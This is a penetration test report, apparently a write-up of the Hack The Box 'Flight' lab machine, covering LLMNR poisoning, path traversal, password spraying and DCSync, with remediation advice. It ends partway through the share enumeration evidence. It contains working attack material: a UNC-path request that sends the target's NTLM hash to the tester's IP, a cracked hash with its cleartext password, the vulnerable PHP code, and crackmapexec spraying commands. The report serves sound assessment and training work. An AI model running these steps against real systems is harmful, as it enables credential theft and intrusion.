
ABC SECURITY



Security Assessment Finding Report

Business Confidential

Date: February 21st, 2024

Table of Contents

Confidentiality Statement

This document is the exclusive property of Flight Corp. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Flight Corp.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside that period.

Time-limited engagement does not allow for a full evaluation of all security controls. We prioritized the assessment to identify the weakest security controls an attacker would exploit. We recommend conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Suraj Theekshana	Lead Penetration Tester	Email:- suraj@htb.lk

Assessment Overview

From February 1st, 2024 to February 21st, 2024, Flight Corp engaged ABC Security to evaluate the security posture of its infrastructure compared to the current industry best practices that included an internal network penetration test. All testing performed is based on the NIST *SP 800-115. Technical Guide to Information Security Testing Assessment, OWASP Testing Guide (v4), and customized testing frameworks.*

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement are obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as Pass-the-Hash, Directory Traversal, DCSync attacks, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is Straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors:

1. Likelihood and
2. Impact

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, the attacker's skill level, and the client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test	10.10.11.187

Scope Exclusions

Per client request, ABC did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Flight Corp.

Client Allowances

Flight Corp provided ABC the following allowances

- Internal access to network via dropbox and port allowances

Executive Summary

ABC evaluated Flight Corp's internal security posture through penetration testing from February 1st, 2024 to February 21st, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration was permitted was permitted for ten (20) business days.

Testing Summary

The network assessment evaluated Flight Corp's internal network security posture. From and internal perspective, the ABC team performed vulnerability scanning against all Ips provided by Flight Corp to evaluate the overall patching health of the network. The team also performed common Active Directory-based attacks, such as Pass-the-Hash, DCSync attack, and man-in-middle relaying. Beyond vulnerability scanning and Active Directory attacks, the ABC evaluated other potential risks, such as open file shares, default credentials on servers/devices, and sensitive information disclosure to gain a complete picture of the network's security posture.

The NTLMv2 SSP hash is a component of Windows authentication that generates hashed tokens for user passwords. While not inherently a vulnerability, the use of NTLM authentication, including NTLMv2 hashes, can be exploited in "Pass-the-Hash" (PtH) attacks. In PtH attacks, attackers capture these hashed credentials from compromised systems and use them to authenticate to other systems without needing the plaintext password. This allows attackers to gain unauthorized access, move laterally within the network, and potentially escalate privileges. To mitigate this vulnerability, organizations should consider migrating to stronger authentication mechanisms like Kerberos, implement strong password policies and multi-factor authentication, monitor for suspicious activities, use network segmentation, and keep systems updated with security patches. The ABC Security team gained access to several user accounts and SMB shares.

The Web application is vulnerable to Path Traversal Vulnerability. The ABC Team successfully gained internal file read access.

Our engineers utilized a writable SMB share to obtain C.bum's NTLMv2 hash.

We created a ticket, decoded the Base64 ticket, and saved it as 'ticket.kirbi'. Subsequently, we utilized 'kirbi2ccache' to convert it into the required format for the Linux system. This process enabled us to obtain the administrator hash.

The remainder of the findings were high, moderate, low, or informational. For further information on findings, please review the Technical Findings section.

Tester Notes and Recommendations

After conducting a comprehensive security assessment of the Flight Corp network, several vulnerabilities have been identified.

File Directory Location Disclosure: The assessment revealed instances where sensitive directories were accessible due to improper access controls. It is recommended to implement strict access controls and regularly review file permissions to prevent unauthorized access.

Pass-the-Hash (PtH) Vulnerability & Password Cracking (NTLMv2): Weak password policies and the presence of NTLMv2 hashes made the network susceptible to PtH attacks. To mitigate this risk, implement multi-factor authentication (MFA) and enforce strong password policies.

Directory Traversal: Vulnerabilities related to directory traversal were identified, posing a risk of unauthorized access to sensitive files. Secure coding practices, input validation, and deploying web application firewalls (WAFs) are recommended to mitigate this threat.

Password Reuse: Instances of password reuse were observed, increasing the likelihood of unauthorized access. Educating users on the importance of using unique passwords for each account and implementing password management policies can help mitigate this risk.

DCSync Attack: Weak access controls and inadequate monitoring exposed the network to DCSync attacks. Strengthen access controls, monitor Active Directory replication traffic, and disable unnecessary replication protocols to mitigate this risk.

On a positive note, our testing team triggered several alerts during the engagement. The Flight Corp Security Operations team discovered our vulnerability scanning and was alerted when we attempted to use noisy attacks on a compromised machine. While not all attacks were discovered during testing, these alerts are a positive start. Additional guidance on alerting and detection has been provided for findings, when necessary, in the Technical Findings section.

Key Strengths and Weaknesses

The following identifies the key strengths identified during the assessment:

1. Observed some scanning of common enumeration tools
2. Ffuf detected on some subdomains
3. Demo Corp user account passwords were unique to each device.

The following identifies the key weaknesses identified during the assessment:

1. Password policy found to be insufficient
2. Unauthenticated share access was permitted
3. User accounts were found to be running as service accounts
4. Service accounts utilized weak passwords
5. User accounts can be impersonated through token delegation
6. Reusable password vulnerability found
7. The web application is also vulnerable to path traversal
8. DCSync attack involves extracting password hashes from a Windows Active Directory domain controller

Vulnerability Summary and Report Card

The following tables illustrate the vulnerabilities found by impact:

3	1	1	0	1
Critical	**High**	**Moderate**	**Low**	**Informational**

Finding	Severity
Password Reuse Vulnerability leads to NTLM hash Theft	Critical
Insecure Permissions	Critical
DCSync Attack	Critical
Directory Traversal	High
LLMNR Poisoning	Moderate
Uncrackable LLMNR	Informational

Technical Findings

Internal Penetration Test Findings

Finding IPT – 001: LLMNR Poisoning (Moderate)


Description	The Responder tool was utilized to exploit a vulnerability in the web application hosted at 'http://school.flight.htb/index.php?view=//10.10.14.59/suraj/theekshana'. This led to the retrieval of the 'svc_apache' credentials with the password ' S@Ss!K@*t13', subsequently resulting in the acquisition of an NTLMv2 hash. The hash was then successfully cracked using Hashcat.
Risk	Likelihood: Exploiting the LLMNR/NBT-NS Poisoning vulnerability requires some technical expertise but is feasible for determined attackers, especially in environments with misconfigured or legacy systems. Impact: Successful exploitation of this vulnerability can lead to the unauthorized acquisition of authentication credentials and subsequent access to sensitive systems and data. This can result in significant consequences such as data breaches, service disruptions, and reputational damage to the organization.
System	Flight Machine(Win 10)
Tool Used	Burpsuite, hashcat, Responder
References	https://dmcxblue.gitbook.io/red-team-notes/untitled-1/llmnr-nbt-ns-poisoning-and-relay

Evidence:


Send to Get request from burpsuite using this url.

http://school.flight.htb/index.php?view=//10.10.14.59/suraj/theekshana

The Responder Captured the hash.



```
[SMB] NTLMv2-SSP Client   : 10.10.11.187
[SMB] NTLMv2-SSP Username : flight\svc_apache
[SMB] NTLMv2-SSP Hash     : svc_apache::flight:7b51ce67197c4ab6:B9107CF06F8BDC28570934FB1AE93DB8:01010000000000008016A03A7565DA01FF69A911DAD3E278000000000200080035004
3005200530001001E00570049004E002D004B005100370042004B00300031005000370055004A0004003400570049004E002D004B005100370042004B00300031005000370055004A002E00350043005200530
02E004C004F00430041004C000300140035004300520053002E004C004F00430041004C000500140035004300520053002E004C004F00430041004C00070008008016A03A7565DA01060004000200000008003
0003000000000000000000000000000300000713BBE3DF852284C65A94F2BFB75F8BE814C85F6A5B8F180E6CD9E3C7F6EA0940A00100000000000000000000000000000000000000900200063006900660073002F0
0310030002E00310030002E00310034002E003100320000000000000000000
```



```
                                                                                                    [10/167]
* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

SVC_APACHE::flight:82c45526f33edca1:76f3c343306cf8be463655a2da2bed0f:01010000000000008016a03a7565da01c77d7dbfd7c86963000000000200080035004300520053000 1001e00570049004
e002d004b005100370042004b00300031005000370055004a0004003400570049004e002d004b005100370042004b00300031005000370055004a002e0035004300520053002e004c004f00430041004c00030
0140035004300520053002e004c004f00430041004c000500140035004300520053002e004c004f00430041004c00070008008016a03a7565da01060004000200000008003000300000000000000000000000000
0300000713bbe3df852284c65a94f2bfb75f8be814c85f6a5b8f180e6cd9e3c7f6ea0940a00100000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310
034002e0031003200000000000000000000:S@Ss!K@*t13

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SVC_APACHE::flight:82c45526f33edca1:76f3c343306cf8b...000000
Time.Started.....: Thu Feb 22 10:07:06 2024 (18 secs)
Time.Estimated...: Thu Feb 22 10:07:24 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   659.2 kH/s (0.86ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10663936/14344385 (74.34%)
Rejected.........: 0/10663936 (0.00%)
```

Remediation

1. Disable LLMNR and NBT-NS: Disable the LLMNR and NBT-NS protocols on all systems where they are not required. This can help prevent attackers from intercepting and spoofing network traffic.

2. Use DNSSEC: Implement Domain Name System Security Extensions (DNSSEC) to ensure the authenticity and integrity of DNS responses, reducing the likelihood of DNS poisoning attacks.


3. Network Segmentation: Implement network segmentation to isolate critical systems and sensitive data from potentially compromised areas of the network. This can limit the impact of successful attacks.

4. Enable SMB Signing: Enable Server Message Block (SMB) signing to ensure the integrity and authenticity of SMB communications, preventing attackers from tampering with or intercepting SMB traffic.

Finding IPT – 002: Directory Traversal (High)

Description	Exploiting a directory traversal vulnerability in 'http://school.flight.htb/index.php?view=c:/Windows/System32/Drivers/etc/hosts ' enables unauthorized access to critical system files, such as 'hosts'. Using '/' our engineers bypassed and exploited Directory Traversal Vulnerability.
Risk	Likelihood: Directory traversal vulnerabilities are common and relatively easy to exploit, especially if proper input validation and output encoding measures are not implemented. In this specific case, the vulnerability was successfully exploited by bypassing the directory structure using '/' Impact: Unauthorized access to critical system files such as 'hosts' can have severe consequences. Attackers could manipulate these files to redirect network traffic, spoof domain names, or carry out other malicious activities. This could lead to service disruption, loss of sensitive information, and potentially compromise the security of the entire network.
System	Flight Machine(Win 10)
Tool Used	Firefox Browser
References	https://portswigger.net/web-security/file-path-traversal#:~:text=Path%20traversal%20is%20also%20known,Application%20code%20and%20data.


Evidence:



```
# Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost
```

Copyright © Domain Name - All Rights Reserved | Template By Domain Name

Here is the index.php code



view-source:http://school.flight.htb/index.php?view=index.php

```
    </div>
<?php } ?>
  </div>
<?php

ini_set('display_errors', 0);
error_reporting(E_ERROR | E_WARNING | E_PARSE);

if(isset($_GET['view'])){
$file=$_GET['view'];
if ((strpos(urldecode($_GET['view']),'..')!==false)||
    (strpos(urldecode(strtolower($_GET['view'])),'filter')!==false)||
    (strpos(urldecode($_GET['view']),'\\')!==false)||
    (strpos(urldecode($_GET['view']),'htaccess')!==false)||
    (strpos(urldecode($_GET['view']),'.shtml')!==false)
){
    echo "<h1>Suspicious Activity Blocked!";
    echo "<h3>Incident will be reported</h3>\r\n";
}else{
    echo file_get_contents($_GET['view']);
}
}else{
    echo file_get_contents("C:\\xampp\\htdocs\\school.flight.htb\\home.html");
}

?>
  <div id="footer">
```

Remediation


1. Implement strict input validation.
2. Encode output to prevent malicious interpretation.
3. Enforce access controls for sensitive files.
4. Follow least privilege principles for permissions.

Finding IPT – 003: Password Reuse Vulnerability leads to NTLM hash Theft (Critical)

Description	The successful use of "crackmapexec smb" with the provided credentials revealed a password reuse vulnerability. This vulnerability occurs when the same password is used across multiple accounts, enabling unauthorized access to sensitive resources.
Risk	Likelihood: The likelihood of an attacker exploiting this vulnerability depends on various factors such as the security measures in place, the attacker's skill level, and the availability of known exploits. However, given that the user S.Moon has both READ and WRITE permissions in the 'Shared' share, and GitHub scripts are readily available, the likelihood of exploitation is heightened. Impact: The attacker can use the NTLMv2 hash thief to gain unauthorized access to sensitive resources within the network, potentially leading to data theft, unauthorized modifications, or disruption of services.
System	Flight Machine(Win 10)
Tool Used	Crackmapexec, ntlm_theft(GreenWolf), Hashcat, smbclient
References	https://www.broadcom.com/support/security-center/attacksignatures/detail?asid=31835

Evidence:


crackmapexec smb 10.10.11.187 -u users.txt -p 'S@Ss!K@*t13' --continue-on-success



```
┌──(kali㉿kali)-[~/…/HTB/windows/flight/hashes]
└─$ crackmapexec smb 10.10.11.187 -u users.txt -p 'S@Ss!K@*t13' --continue-on-success
SMB         10.10.11.187    445    G0               [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.187    445    G0               [-] flight.htb\Administrator:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\Guest:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\krbtgt:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [+] flight.htb\S.Moon:S@Ss!K@*t13
SMB         10.10.11.187    445    G0               [-] flight.htb\R.Cold:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\G.Lors:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\L.Kein:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\M.Gold:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\C.Bum:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\W.Walker:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\I.Francis:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\D.Truff:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\V.Stevens:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [+] flight.htb\svc_apache:S@Ss!K@*t13
SMB         10.10.11.187    445    G0               [-] flight.htb\O.Possum:S@Ss!K@*t13 STATUS_LOGON_FAILURE
SMB         10.10.11.187    445    G0               [-] flight.htb\:S@Ss!K@*t13 STATUS_LOGON_FAILURE
```

S.moon has both writable and readable access Shared share

crackmapexec smb 10.10.11.187 -u 'S.Moon' -p 'S@Ss!K@*t13' –shares




```
┌──(kali㉿kali)-[~/…/HTB/windows/flight/hashes]
└─$ crackmapexec smb 10.10.11.187 -u 'S.Moon' -p 'S@Ss!K@*t13' --shares
SMB         10.10.11.187    445    G0               [*] Windows 10.0 Build 17763 x64 (name:G0) (domain:flight.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.187    445    G0               [+] flight.htb\S.Moon:S@Ss!K@*t13
SMB         10.10.11.187    445    G0               [+] Enumerated shares
